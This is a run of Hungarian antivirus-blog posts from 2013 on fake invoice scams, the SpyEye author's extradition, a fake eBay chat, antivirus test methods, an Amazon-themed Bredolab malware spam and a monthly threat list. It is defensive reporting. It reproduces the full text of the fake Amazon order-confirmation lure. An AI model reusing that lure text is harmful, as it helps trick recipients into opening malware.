A [szélvédőre tűzött cetlis módszer](#) óta ez a felbosszantós számlás módszer erőteljesen beindult, ezt mutatja a [múltkori Invictás óráról küldött állítólagos PayPal - Ebay](#) számla is. Bár **a válságban valóban mindenki alaphangon is ingerültebb, bosszankodás és gyors kattintás helyett mindig érdemesebb higgadtan gondolkodni, sürgetés érzet nélkül utánajárni** egy független másik kommunikációs csatornán (telefon, mobil, skype, fax, postai levél, személyes találkozó) küldtek-e nekünk ilyet tényleg, a kéretlen levélben kapott gyanús linkre, mellékletre pedig ne kattintsunk. **Emlékezzünk, ha egy levélben az érdemi információ csakis a linkből, vagy a mellékletből derülne ki számunkra, az már egy alapos ok mutatóujjunk erőteljes lelassítására.**

Tetszik Regisztrálj, hogy megnézd, mi tetszik az ismerőseidnek.

Megosztás g+1 0 Tweet

Ajánlott bejegyzések:

- 2014 az internetes adatvédelemről szól majd
- Kisokos a Cryptolocker kártevő ellen
- A CryptoLocker esete a rendőrséggel
- Újabb URL ellenőrző motor a VirusTotalon
- De elfogadunk akár Bitcoint is...

A bejegyzés trackback címe:

http://antivirus.blog.hu/api/trackback/id/5261983

Kommentek:

A hozzászólások a vonatkozó jogszabályok értelmében felhasználói tartalomnak minősülnek, értük a szolgáltatás technikai üzemeltetője semmilyen felelősséget nem vállal, azokat nem ellenőrzi. Kifogás esetén forduljon a blog szerkesztőjéhez. Részletek a Felhasználási feltételekben.

Nincsenek hozzászólások.

Kiadatás előtt a SpyEye atyja

2013.05.06. 15:32 | Csizmazia István [Rambo] | 3 komment

Címkék: botnet atlanta kiadatás hamza spyeye bendelladj

Az Egyesült Államok Igazságügy-minisztériuma jelentette be, hogy Thaiföld kiadja azt a 24 esztendős algériai férfit, akit azzal vádolnak, hogy **ő állt a híres-hírhedt Zeus botnet készlet, a SpyEye hátterében**.



BX1, azaz Hamza Bendelladj a szerzője és forgalmazója ennek a világszerte igen széles körben használt, pénzügyi csalásokra specializálódott eszközkészletnek. **Várhatóan Atlantában fog majd bíróság elé állni, ugyanis az egyik C&C, azaz kommunikációs vezérlőszerverét éppen itt foglalták le a hatóságok**. Bendelladj teljes körű "szolgáltatást" nyújtott az ügyfeleinek az online feketepiacokon, így bérelni lehetett nála botnetet, technikai támogatással, egységesített adminisztrációs felületről vezérelve, saját statisztikai modullal, és különféle pénzintézetek online webbanki oldalai ellen elkészített támadókódokat is kaphattak. Ezek segítségével arra nyílt lehetősége a bérbevevő bűnözőknek, hogy **az ott tranzakciókat végrehajtó ügyfelek adatait megkaparinthassák**. Egy korábban Grúziában lefoglalt másik vezérlő szerveren nem kevesebb, mint 253 különböző pénzintézet elleni támadás adatait találták meg.



Bendelladj akkor került horogra, amikor az év elején éppen Malajziából Egyiptomba akart volna utazni. Az ellene felhozott vádak még 2011-re nyúlnak vissza, és összesen 23 pontban fogják vizsgálni a bűnösségét, többek közt számítógépes csalások elkövetése miatt. **Ha minden vádpontban bebizonyosodik a bűnössége, akár életfogytiglant is kaphat, és emellett mintegy 14 millió dollár bírsággal is szembe kell néznie.** Emlékezetes, hogy egy februári vizsgálat eredménye szerint Észak-Amerikában az otthoni hálózatok 13%-a fertőzött, **a kompromittált gépek felén pedig valamilyen kifejezetten kritikus veszélyességű, például botnetes kártevő volt.**



Zeus, SpyEye és hasonló botnetekkel mi is foglalkoztunk már itt jó néhányszor. **Érdemes megemlíteni, hogy a botnetes vezérlő szerverek igen változatos körből kerülhetnek ki.** Az első hagyományos klasszikus botnetek korábban általában egyetlen C&C központi ellenőrző szerver segítségével voltak irányíthatóak, ám ha ezt lelőtték, időbe telt, amíg más úton pótolták a kommunikációt. Ezért aztán új megközelítések jöttek, és **a nem hagyományos utak egyik úttörőjeként például már 2009-ben is szerepeltek Twitter posztok RSS feedjei mint vezérlők**. Amit aztán később követtek a további közösségi helyek, mint a LinkedIn és társai, de szerepelt még a repertoárban a JPG kép és a Word 2007 doksi is. Sok szó esett már a nehezebben kiiktatható Peer to Peer (P2P) egyre újabb irányítási módszerekről is, **amelyeket aztán legutóbb az Evernote jegyzetkezelő alkalmazás követett a sorban idén márciusban.**

Tetszik 3 személy kedveli ezt Regisztrálj, hogy megnézd, mi tetszik az ismerőseidnek.

Megosztás g+1 0 Tweet

Ajánlott bejegyzések:

- Kisokos a Cryptolocker kártevő ellen
- 12 tipp a biztonságos karácsonyi vásárláshoz
- Így vigyázz a Bitcoinodra
- Egy Skype támadás margójára
- Elhunyt Szőr Péter

A bejegyzés trackback címe:

http://antivirus.blog.hu/api/trackback/id/5284606

Kommentek:

A hozzászólások a vonatkozó jogszabályok értelmében felhasználói tartalomnak minősülnek, értük a szolgáltatás technikai üzemeltetője semmilyen felelősséget nem vállal, azokat nem ellenőrzi. Kifogás esetén forduljon a blog szerkesztőjéhez. Részletek a Felhasználási feltételekben.



Fecooka · http://www.boorze.com/ 2013.05.07. 16:36:56

Nagyon helyes már rég meg kellet volna ezt lépni!

Kindle Fire vásárlás 2013.05.07. 20:35:14

Valaki el tudná mondani mi látható a második illetve harmadik képen? Utóbbi phishing szerű próbálkozásnak látszik de pontosan mi is ez?



Csizmazia István [Rambo] · http://antivirus.blog.hu 2013.05.08. 10:36:37

A SpyEye exploitkit admin felülelete látható felül.

Alul pedig szintén az 1.1 adminjában egy demo konfig látható, amellyel arra lehet utasítani a kártevőt, hogy SpyEye, illetve Zeuskiller hirdetési bannert injektáljon a bank weblapjába.

Van új a nap alatt: hamis eBay live chat

2013.05.08. 19:06 | Csizmazia István [Rambo] | 2 komment

Címkék: chat ebay live scam hamis support netcraft

Egy friss beszámoló szerint **az eBay nevében jelentek meg ismeretlenek, akik látszólag a már jól ismert hivatalos chat ablakot kínálták, https-en, érvényes tanúsítvánnyal**.



A weboldalt egy third-party Volusion nevű chatszolgáltató cég üzemeltette, amely ingyenes és fizetős szolgáltatásokat is nyújt. **Ha az ügyfél a valódi technikai támogatás helyett itt adta meg az adatait - például megrendelési szám, belépési azonosító, jelszó, bankkártya adatok - akkor az a jelek szerint nem az eBay kezébe került.** Emellett az ügynök **azt is állította, hogy a chatben is rákattinthatunk megrendelésre, amiről majd később hivatalos eBayes visszaigazoló emailt kapunk**. Amikor azonban a Netcraft munkatársai megkeresték az illetőt, és rákérdeztek, valóban hivatalos ügyfélszolgálatos-e, azonnal bontotta a kapcsolatot, sőt egy idő után a cég logót, és az eBay márkajelzést is eltávolították az oldalról. Fontos tudni, hogy **az eBay hivatalos élő chat szolgáltatása jelenleg saját domainjük alól működik**, a https://ebay.com-on, és bár a hamis oldal is tudott érvényes tanúsítványt felmutatni, csak éppen máshonnan.



A chates technika korábban már debütált, ugyanis a tavaly decemberi Kindle őrületkor az Amazon nevében is jelent meg hamis ügyfélszolgálat. A blogunkon pedig a telefonos support scam is több ízben előkerült már. **Ebből 2007-ben már létezett hamis banki ügyfélszolgálati hívás is, amivel koreai ügyfeleket próbáltak meg átverni.** Azóta a hamis hívással jellemzően valamilyen számítógépes cég, nem ritkán a Microsoft nevében hívogatják a gyanútlan áldozatokat, és **"hibajavítás" címén letöltetnek vele valamilyen hátsó ajtót programot, magyarán távoli hozzáférést szereznek a géphez**, és ezzel gyakorlatilag a jelszavait, bankkártya adatait próbálják meg kinyerni. Emellett általában borsos számlát is benyújtanak a kéretlen "segítségért", ezzel duplán is megkárosítva őket.



A dolog már csak azért is érdekes, mert anyagi okokból sok neves vállalat szervezi ki folyamatosan a támogatási csoportját külsős cégekhez, így később már nem csak az eBay nevében jelenhetnek meg ilyen csalók. **Ez a trükk, az eredeti céglogóval és kombinálva egy érvényes SSL-tanúsítvánnyal elég meggyőző lehet ahhoz, hogy megtévessze az embereket, akik lassan azt is megszokják, hogy némelykor harmadik fél domain neve olvasható számos élő chat alkalmazásnál**. A hamis, adathalász URL-ek listázásából nem csak a Google, hanem **a Netcraft is kiveszi a részét - hamar frissítik az adatbázisukat** - így akár érdemes lehet az ő böngészőkiegészítőjüket is

feltelepíteni.

Tetszik Regisztrálj, hogy megnézd, mi tetszik az ismerőseidnek.

Megosztás +1 0 Tweet

Ajánlott bejegyzések:

- Boldog Új Évet Kívánunk!
- 2014 az internetes adatvédelemről szól majd
- Spammelés antivírus cégek nevében
- Elhunyt Szőr Péter
- Öt új kiberbűnözői név az FBI listáján

A bejegyzés trackback címe:

http://antivirus.blog.hu/api/trackback/id/5290069

Kommentek:

A hozzászólások a vonatkozó jogszabályok értelmében felhasználói tartalomnak minősülnek, értük a szolgáltatás technikai üzemeltetője semmilyen felelősséget nem vállal, azokat nem ellenőrzi. Kifogás esetén forduljon a blog szerkesztőjéhez. Részletek a Felhasználási feltételekben.

desw 2013.05.09. 19:30:00

Csak azt nem értem, hogy milyen módon jut el valaki a kamu chat oldalra? A gugliban rákeresett az eBay chatre, és a kamu oldal jött fel?



Csizmazia István [Rambo] · http://antivirus.blog.hu 2013.05.10. 10:54:30

Azért szerintem ennyire senki nem mazochista, hogy gama keressen a gugliban kamu oldalt :-)

Fertőzött helyeken át lehet irányítani a látogatókat xss vagy dns módon akármilyen adathalász oldalra. Az eredeti cikkben nem írtak erről, csak hogy a Netcraft észlelte ezt a bizonyos hamis ügyfélszolgálatot, ami biztos zavarosban halászott, mert aztán pánikszerűen takarítottak maguk után.

Az antivírus nem egy lift II.

2013.05.13. 16:18 | Csizmazia István [Rambo] | Szólj hozzá!

Címkék: teszt virus eredmények antivirus bulletin amtso

Mire érdemes figyelni az összehasonlító antivírus tesztekkel kapcsolatban? Gyorstalpaló, összefoglaló egyenesen John Hawes (Virus Bulletin) tolmácsolásában, második rész.



Az előző cikkben a tanúsítási rendszerek áttekintésén vagyunk túl, ezúttal pedig **az összehasonlító és csoportos teszteket vesszük górcső alá. A tesztek világában ez már egy sokkal árnyaltabb terület, ahol jobbára jól ismert szaktekintélyek, valódi profik végzik ezeket**. Másfelől azt is gyakran tapasztaljuk, hogy bárki, akinek van egy számítógépe és egynél több agysejtje, ezek birtokában máris kvalifikáltnak érzi magát egy összehasonlító teszt elvégzéséhez. Van ugyanis egy csomó buktató, amin az önjelölt, amatőr tesztelők elvérezhetnek, és ezek alapján aztán teljesen elfogult, félrevezető következtetéseket bírnak mindezekből levonni.

1. Mentesítési teszt (Cleanup)
Az összehasonlító tesztek egyik kiemelt pontja ez a hatékony felismerés, a védelem minél kevesebb vakriasztással, és a teljesítmény, sebesség témakörök mellett. Ez a terület kívánja talán a legtöbb technikai szakértelmet, és annak a folyamatnak a teljes megértését, hogy pontosan mi játszódik le, amikor egy kártevő megfertőz egy rendszert, az mennyire súlyos és tartós változásokat okoz. Ahogy annak pontos és megbízható mérése is, hogy ezek a változások mennyire fontosak, hogyan értékeljük ezeket.



Kíván továbbá egyfajta mérlegelést az is, hogy a különféle termékek által a mentesítés után hátrahagyott részek mikor tekinthetők ártalmatlannak, és mikor nem, míg más programok esetén meg esetleg éppen a mentesítéskor történő helyreállítás okozhat kárt. **Mivel ez a szakterület igényli a legalaposabb ismereteket, végrehajtása pedig hosszadalmas és munkaigényes, nem meglepő, hogy az egyik legritkábban elvégzett tesztfajta, különösen az amatőrök részéről.**

2. Sebesség teszt (Speed)
A sebesség tesztelése a fentiek képest nagyságrendekkel egyszerűbb procedúra, és nem igényel mélyreható kártevő ismereteket sem. Ahogy az időjárásra, kedvenc antivírusára is mindenki szeret panaszkodni, hogy lassú, lelassítja a rendszert (és persze közben nem ad 100%-os védelmet, ilyet soha nem is fog). **Épp ezért érdekes azt látni, hogy különböző termékek hogyan teljesítenek ezeken a megmérettetéseken**. Szakszerűtlenséggel persze itt is el lehet rontani a dolgokat.



Dióhéjban az számít jónak, ha a pontosság érdekében reális felhasználói körülmények között többször is elvégezzük ugyanazokat a teszteket. Nincs ugyanis is rosszabb, mintha egy kívülálló véletlen tényező eltorzítja az egyetlen egyszer végzett mérés teljesítmény eredményét, majd ezeket, mint szenzációt világgá kürtölik.

3. Hamis riasztás teszt (False positive)
Ez egy kulcsfontosságú tulajdonság, hiszen lehet egy vírusirtó bármilyen gyors, nyújthat szupergyors online játékélményt, ha eközben nem biztonságos. Ahogy a sebességtesztnek is csak akkor van értelme, ha közben ezt a védelmi képességektől nem elkülönítve vizsgáljuk, ugyanígy a védelem minőségében kiemelkedő szerepe van a vakriasztások számának. **Egy termék, ha észleli ugyan az összes létező kártevőt, még közel sem nevezhető tökéletesnek, ha eközben viszont minden tiszta szoftverkomponensekre, illetve weboldalakra is tévesen riaszt.**



Ha elég gondosan felkészülünk egy ilyen tesztre, akkor ezt bárki elvégezheti, ehhez tulajdonképpen nem a válogatott kártevőkből, vagy potenciálisan fertőző weboldalakból kell hatalmas mennyiség, hanem inkább a garantáltan tiszta, fertőzés mentes közismert állományokból szükséges egy jelentős adatbázis. Ha a senki által nem ismert és nem használt Fűnyíró Szimulátor 2008 nevű ;-) programcsomag egyik eleme vakriasztást okoz, ettől még nem dől össze a világ, **ám ha például a Windows egyik alapvető komponensére riaszt tévesen egy antivírus, az már könnyen felkerül az újságok címlapjára.** *(Saját tapasztalat alapján a vírusirtó csapatok technikai részlegei között nincs ilyenkor semmilyen káröröm, se rosszindulatú rivalizálás, hanem készségesen segítenek egymásnak, ha tudnak valamiben, és azzal is tisztában vannak, ez a fajta Damoklész kardja kicsit mindegyikük felett ott lóg. /Rambo/)* Éppen ezért bár fontos, hogy a vakriasztások száma valóban a lehető legalacsonyabb legyen, ha teszt közben jelentkeztek ilyenek, érdemes megnézni azt is, hogy pontosan mik ezek, mennyire jelentős állományok okozták ezeket.

4. Észlelési teszt (Detection)
Ez a legtöbb összehasonlító teszt fő alkotóeleme, hiszen a védelmi és felismerési képességek vizsgálata mindenkinek egyaránt fontos, de persze ebben is lehetnek zavaros dolgok. Az ilyen vizsgálat egyfelől igényel egy hatalmas kártevői adatbázist, amelyre rá lehet zavarni a versenyzőket. **Az ilyen tesztek általában kevésbé tükrözik egy komplex, többrétegű védelem minőségét, de természetesen így is hasznos mutató arra nézvést, hogy az adott termék kliens, szerver vagy éppen gateway terméke milyen rátájú felismerést produkált**. Emellett még rengeteg dolgot kell ilyenkor szem előtt tartani, például hogy az úgynevezett minták minden szempontból megfelelőek legyenek. A korábban emlegetett tiszta fájlokhoz hasonlóan, itt gondosan kell azokat ellenőrizni, valóban lefedik-e az aktuálisan jelentkező sokrétű valós fenyegetéseket.




Ez egy hálás teszt, azonban itt is szükséges a tesztelő részéről a képesség és rengeteg idő mellett az is, hogy pontosan tudja milyen mintákat használ, miért használja azokat, és ne mindössze csak pár tucattal vizsgálódjon. *(Arra is volt például eset, hogy az egyik antivírus gyártó megfellebbezte a tesztbeli eredményét arra hivatkozva, hogy a fel nem ismert minta nem is valódi kártevő, hanem csak egy ártalmatlan, futásképtelen sérült példány. A tesztlabor emiatt később igazat adott az illető gyártónak, és emiatt újraszámolták az eredményeket. /Rambo/)*

5. Védelmi teszt (Protection)
A teljes körű tesztek Szent Grálja, amelynél **reális, valós támadások kivédésében való képességeket igyekeznek ellenőrizni úgy, hogy abban a rendelkezésre álló védelem minden rétege résztvegyen**. Első pillanatra talán úgy tűnhet, hogy ez így elég egyszerű, nem is kell hozzá sok szakértelem. Ám ahhoz, hogy egy ilyen vizsgálatokat ismételten és rendszeresen végrehajthassunk úgy, hogy a versenytársak egyenlő esélyekkel, összehasonlíthatóan és mérhetően birkózzanak meg ugyanazokkal a veszélyekkel, kiemelten nehéz feladat.



Mivel ennek végrehajtása inkább egy egyesével végrehajtandó precíz feladat, így időigényességben is kiemelkedően sokat kíván a tesztelőktől. **Az automatizálás (például virtuális gépekben) olyan kifinomult és tapasztalatot igénylő gyakorlat, amely alaposan megtervezett és jól felépített körülmények között több hónapot is igénybe vehet pár száz minta vizsgálata esetében**. És természetesen itt is előjön a megfelelően kiválasztott minták fontossága, hogy ezek valóban reprezentatívak legyenek még egy ilyen szűkebb, kisebb számú halmazon végzett tesztelési esetben is.

6. Módszertan (Methodology)
Minden jó összehasonlító teszthez mellékelni kell valamilyen módszertant is, amely részletesen ismerteti, hogyan és mikre alapozva zajlott a vizsgálat. Ezeknek a részleteknek az ismerete segít megérteni, mely elemnek mi volt a szerepe, mik voltak az aktuális beállítások, milyen intézkedésekre került sor, hogyan gyűjtötték az adatokat, és hogyan értelmezték végül azokat. **Egy módszertan olvasásakor a részletek hiánya legtöbbször arra utal, nem volt kellően átgondolva, megtervezve a vizsgálat, és ilyenkor akaratlanul is arra kell gondoljunk, hogy a leszűrt eredmények és következtetések is meglehetősen ingatag talajon állhatnak.**



Tippek tesztelőknek
Igazság szerint ez egy tényleg egy rendkívül bonyolult tevékenység. A fentieken kívül mindez magában foglalja a tesztelendő termékek kiválasztását, a kapott nyers eredményekből levonható következtetések levonását, és számos hasonló dolgot. Néhányszor használtuk itt az "amatőr tesztelők" megnevezést, arra utalva, hogy a hivatásos tesztelők világa eléggé zárt közösség, ám ezzel senkit nem kívántunk megbántani. Mindenesetre ha valaki azt tervezi, hogy esetileg vagy akár rendszeresebben ilyen összehasonlítási tesztelési feladatba vágna bele, kaphatott most hozzá muníciót. Ha valaki rendszeresen részt vesz ilyen tesztekben, vagy **saját tesztet kíván készíteni, akkor okvetlenül érdemes az AMTSO ezzel kapcsolatos dokumentumait, állásfoglalásait tanulmányozni, ezek sokkal mélyebben foglalkoznak ezzel a témával. Ha a teszteléssel kapcsolatban valami nem világos, vagy kérdés merül fel, a legtöbb tesztelő nyitott és válaszolni fog nekünk, ha e-mailben megkeressük őket**.

Mire figyeljünk?
A fogyasztók mindig is örömmel fogadják az összehasonlítási teszteket, hiszen ők információkat keresnek ahhoz, hogy melyik terméket érdemes választaniuk. A teszteredmények alapján két lehetőség közük választhatunk. Az első az egyszerűbb megoldás, a kijött értékek alapján automatikusan kihirdetjük a numerikus rangsort, és bízunk abban, hogy szerencsénk volt, és semmi sem zavarta meg a munkánkat. A másik, ha tisztában vagyunk azzal, hogyan és miért választottuk az adott tesztet, és annak minden lépését megértjük.



Ez persze jóval időigényesebb, sok tesztelési módszertanon kell átrágni magunkat, ha valami gyanús, akkor az AMTSO irányelveket és módszereket kell lapozgatni, megnézni más összehasonlító teszteléseket. **A mi véleményünk az, hogy a második út adja a jobb, pontosabb eredményeket. Minden résztvevőnek az a közös érdeke, hogy ezek alaposak és átgondoltak legyenek, hogy valóban jól használható, megbízható, hiteles eredmények szülessenek** általa, és ha ebben valamilyen részlet esetleg nem világos, abban szabadon lehessen tájékozódni.

Tetszik 2 személy kedveli ezt Regisztrálj, hogy megnézd, mi tetszik az ismerőseidnek.

Megosztás +1 1 Tweet

Ajánlott bejegyzések:

- 12 tipp a biztonságos karácsonyi vásárláshoz
- Újabb URL ellenőrző motor a VirusTotalon
- Negyedszázados férgek - októberi adatok
- A Facebook és a Microsoft együtt keresik a hibákat
- Pacemaker wifi hack veszély

A bejegyzés trackback címe:

http://antivirus.blog.hu/api/trackback/id/5298516

Kommentek:

A hozzászólások a vonatkozó jogszabályok értelmében felhasználói tartalomnak minősülnek, értük a szolgáltatás technikai üzemeltetője semmilyen felelősséget nem vállal, azokat nem ellenőrzi. Kifogás esetén forduljon a blog szerkesztőjéhez. Részletek a Felhasználási feltételekben.

Nincsenek hozzászólások.

Kártevő az Amazon áruház nevében

2013.05.14. 17:11 | Csizmazia István [Rambo] | 1 komment

Címkék: spam amazon átverés számla trójai bredolab

Még jóformán ki sem hűlt korábbi posztunk az eBay-PayPal nevében küldött Invicta órás átverésről, máris újabb **hasonló kaliberű incidensről olvashatunk, most az Amazon a soros**.



Nagyon úgy tűnik, hogy megkedvelték a kártevőterjesztők ezt az új divatos felbosszantós módszert - ahol már kész tényként közlik a nevünkben leadott rendelést, és sürgetnek, hogy mihamarabb fizessünk. Emlékezhetünk az Invictás esetre, ahol akár az állítólagos számlát akarjuk ellenőrizni, akár a tranzakció visszavonása linkre kattintunk, mindenképpen kártevős oldalra jutunk. Ezúttal egy "Your Order with Amazon.co.uk" tárgysorú levelet kapnak a szerencsések;-). **Kinézetre, logóra, de még az e-mail feladóra pillantva is látszólag minden a legnagyobb rendben**, sőt, a levélben mellékelt linkek is a valódi Amazon weboldalra vezetnek. Ám ami viszont a gondokat okozhatja, az pontosan **a csatolt melléklet, amely mondanunk sem kell, véletlenül sem az Amazontól érkezik. A "Your Order Details with Amazon.zip" állomány ugyanis egy kártevőt tartalmaz**, megnyitni még véletlenül sem érdemes. A Win32/TrojanDownloader.Bredolab egy olyan trójai program, mely távoli oldalakról további kártékony kódokat tölt le a fertőzött számítógépre, majd lefuttatja ezeket.


Subject: Your Order with Amazon.co.uk
From: "auto-confirm@amazon.co.uk" <auto-confirm@amazon.co.uk>
Date: 2013-05-14 03:12:35

amazon.co.uk VIEW BASKET | WISH LIST | YOUR ACCOUNT | HELP

Thanks for your order!

Want to manage your order online?
If you need to check the status of your order or make changes, please visit our home page at www.Amazon.co.uk and click on Your Account at the top of any page.

Ordering Information is attached.

This e-mail is only an acknowledgement of receipt of your order and your contract to purchase these items is not complete until we send you an e-mail notifying you that the items have been dispatched to you.

Your right to cancel:

Further, under the United Kingdom's Distance Selling Regulations, you have the right to cancel the contract for the purchase of any of these items within a period of 7 working days, beginning with the day after the day on which the item is delivered. This applies to all of our products. However, we regret that we cannot accept cancellations of contracts for the purchase of video, DVD, audio, video games and software products where the item has been unsealed. Please note that we are unable to accept cancellation of, or returns for, digital items once downloading has commenced.

Nem szokatlan, hogy különféle ismert cégek nevében spammelnek, nem létező számlát vagy kártevőt küldjenek, például az iTunes nevében küldött sürgős számlákról mi is beszámoltunk már. Fizetni természetesen semmiképpen nem szabad, ám bosszankodás helyett most is áll az akkori megállapítás, miszerint **mindig érdemesebb higgadtan gondolkodni, sürgetés érzet nélkül utánajárni egy független másik kommunikációs csatornán (telefon, mobil, skype, fax, postai levél, személyes találkozó), hogy valóban küldtek-e nekünk ilyet**.



Érdekes módon, az Amazon nevében már idén áprilisban is próbálkoztak, akkor állítólagosan felfüggesztett accountunk miatt kaphattunk olyan levelet, amelynek mellékletében kártevő volt, azt az ESET azt Win32/PSW.Fareit.A néven detektálta. Érdemes alaposan megjegyezni, hogy új jelszó, vagy jelszóval kapcsolatos megerősítés futtatható formában sosem érkezhet sem Facebooktól, se Amazontól kéretlen levél ZIP vagy EXE kiterjesztésű mellékletében.

Tetszik 5 személy kedveli ezt Regisztrálj, hogy megnézd, mi tetszik az ismerőseidnek.

Megosztás +1 2 Tweet

Ajánlott bejegyzések:

- Titkosítás nem csak kémeknek
- Így vigyázz a Bitcoinodra
- Elhunyt Szőr Péter
- Negyedszázados férgek - októberi adatok
- Öt új kiberbűnözői név az FBI listáján

A bejegyzés trackback címe:

http://antivirus.blog.hu/api/trackback/id/5300185

Kommentek:

A hozzászólások a vonatkozó jogszabályok értelmében felhasználói tartalomnak minősülnek, értük a szolgáltatás technikai üzemeltetője semmilyen felelősséget nem vállal, azokat nem ellenőrzi. Kifogás esetén forduljon a blog szerkesztőjéhez. Részletek a Felhasználási feltételekben.



Noname Cowboy · https://www.eszamlaz.eu 2013.05.14. 20:31:04


Kaptam már ilyet a HSBC-től is. Sőt jött DHL-es verzió is. Szintén csatolmány zip amiben egy exe van.

Adathalászok támadják a LinkedIn-t

2013.05.16. 12:58 | Csizmazia István [Rambo] | 2 komment

Címkék: statisztika április adatok nod32 havi threatsense vírusstatisztika 2013.

Az ESET minden hónapban összeállítja a világszerte terjedő számítógépes vírusok toplistáját, melyből megtudhatjuk, hogy aktuálisan milyen kártevők veszélyeztetik leginkább a felhasználók számítógépeit. **2013. áprilisában a következő 10 károkozó terjedt a legnagyobb számban.**




Nem tűnt el **az Autorun vírus, még mindig vezeti a listát,** de legalább a Conficker féreg vesztett a helyezéséből, most a kilencedik lett. **Két új károkozó is felkerült a leggyakoribbak közé, az egyik a nyolcadik helyezett HTML/Phising.LinkedIn trójai**. Ez egy olyan kártevő, amely észrevétlenül átirányítja a böngészőt rosszindulatú webhelyekre. Ezek mindegyike **olyan kártékony weboldalt tartalmaz, amely adathalászat segítségével a gyanútlan látogatók LinkedIn belépési azonosítóit igyekszik eltulajdonítani**.


E havi **hatodik helyezettünk a Win32/Bundpill féreg, amely hordozható külső adathordozókon terjed**. Futása során különféle átmeneti állományokat hoz létre a megfertőzött számítógépen, majd egy láthatatlan kártékony munkafolyamatot is elindít. **Valódi károkozásra is képes, a meghajtóinkról az *.exe, *.vbs, *.pif, *.cmd kiterjesztésű és a Backup állományokat törölheti**. Ezenkívül egy külső URL címről megkísérel további kártékony komponenseket is letölteni a HTTP protokoll segítségével, majd ezeket lefuttatja.



Az ESET Global Trends Report e havi kiadásában ezúttal a különféle csalásokról esik szó. Ahogyan a LinkedIn is többször a támadások célkeresztjébe került már, például tavaly júniusban feltörték és ellopták több, mint hatmillió felhasználó accountját, de az adathalász támadásoknak is már évek óta kedvelt célpontja. A 419-es, azaz más szóval nigériai csalások igen változatos formában máig terjednek. **Több éves pályafutásuk során túlnőttek az alap "afrikai diktátor vagyok, és segíts kimenekíteni a pénzem, és hálából te is kapsz belőle, de most először te fizess a költségekre" típusú átveréseken túl van már különféle ügynökségek, rendőrségi szervek nevében érkező zsaroló kártevő, sőt nem ritka az olyan típusú csalás is, amelyben egy állítólagos bérgyilkos ír nekünk**. Ebben közli, a mi megölésünkre bérelték fel, de ha mi többet fizetünk neki, készséggel eláll ettől. Emlékezetes, hogy itt Magyarországon is bukkant fel olyan magyarul beszélő kártevő, amely látszólag a Rendőrségtől érkezik a **"Szolgálunk és védünk" szlogen kíséretében, zárolja a számítógépet, és csak 20 ezer forint Ukash utalás után engedi újra használni**. A külföldi csalási példákban pedig az FBI, RIAA, vagy akár az MI6 is lehet a látszólagos feladó.



Áprilisi fontosabb blogposztjainkat áttekintve a ransomeware, azaz zsaroló programok legújabb technikáiról írtunk, ahol a hamis fenyegetéseket a hitelességet fokozva nem ritkán saját böngészési előzményeinkből kilopott, valóban meglátogatott linkkel jelenítik meg, ezzel is nyomást gyakorolva a gyors fizetésre.



